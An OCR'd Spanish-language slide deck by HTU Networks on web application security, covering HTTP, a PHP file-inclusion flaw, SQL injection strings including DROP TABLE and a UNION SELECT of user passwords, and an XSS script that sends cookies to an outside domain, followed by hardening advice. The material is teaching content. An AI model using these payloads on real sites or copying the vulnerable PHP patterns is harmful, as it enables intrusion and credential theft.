

HTU NETWORKS

aspectos de seguridad en desarrollo web



Rudy Godoy
Gerente
HTU Networks

Arquitectura web



Protocolo HTTP

GET

POST

HEAD

PUT

DELETE

TEXTSEARCH

Problemas

- Arquitectura no preparada para aplicaciones
- Arquitectura no preparada para entorno Internet actual
- Protocolo HTTP no pensado para uso con aplicaciones
- Poca conciencia de buenas prácticas de programación con enfoque en seguridad
- Poca difusión del tema

Mala programación

URL: www.misitio.com/pagina=?hola

```
<?php

if ($_GET[pagina]) {
    include($_GET[pagina].php);
}

?>
```

Inyección SQL

URI: http://www.misitio.com/productos/?id=123

SELECT nombre, descripcionFROM Productos WHERE id = 123

URL: /?id=123 or 1=1

SELECT nombre, descripcion FROM Productos WHERE id = 123 OR 1=1

URI: /?id=123;DROP TABLE Productos

SELECT nombre, descripcion FROM Productos WHERE id = '123', DROP TABLE Productos;

URI: /?id=123 UNION SELECT usuario, clave FROM USERS

SELECT nombre, descripcionFROM Productos WHERE id = '123' UNION SELECT Usuario, Clave FROM Usuarios;

XSS

Código

```
<?php

...

$title = “$_POST[titulo]”;

...

$titulo = $db->titulo;

...

?>
```

XSS

```
<h1>
echo “$titulo”;
</h1>

<h1>

&lt;script&gt;

document.location='http://otrodomini
o/cookie.cgi?' + document.cookie
    &lt;/script&gt;

</h1>
```

Recomendaciones

- No usar configuración predeterminada en servidor web y PHP
- Activar safe_mode en PHP.ini
- Activar límites de uso de recursos en PHP
- No permitir inclusión remota de programas include(), require() y fopen()
- Comprobar datos obtenidos por $_POST cuantas veces sea necesario

Recursos

- WWW Security FAQ http://www.w3.org/Security/Faq/
- Web Application Security Consortium http://www.webappsec.org/
- 10 security checks for PHP http://www.onlamp.com/pub/a/php/2003/0
- Hardened PHP http://www.hardened-php.net/

Gracias

Rudy Godoy
rgodoy@htu-networks.com
rudy@apesol.org
http://www.htu.com.pe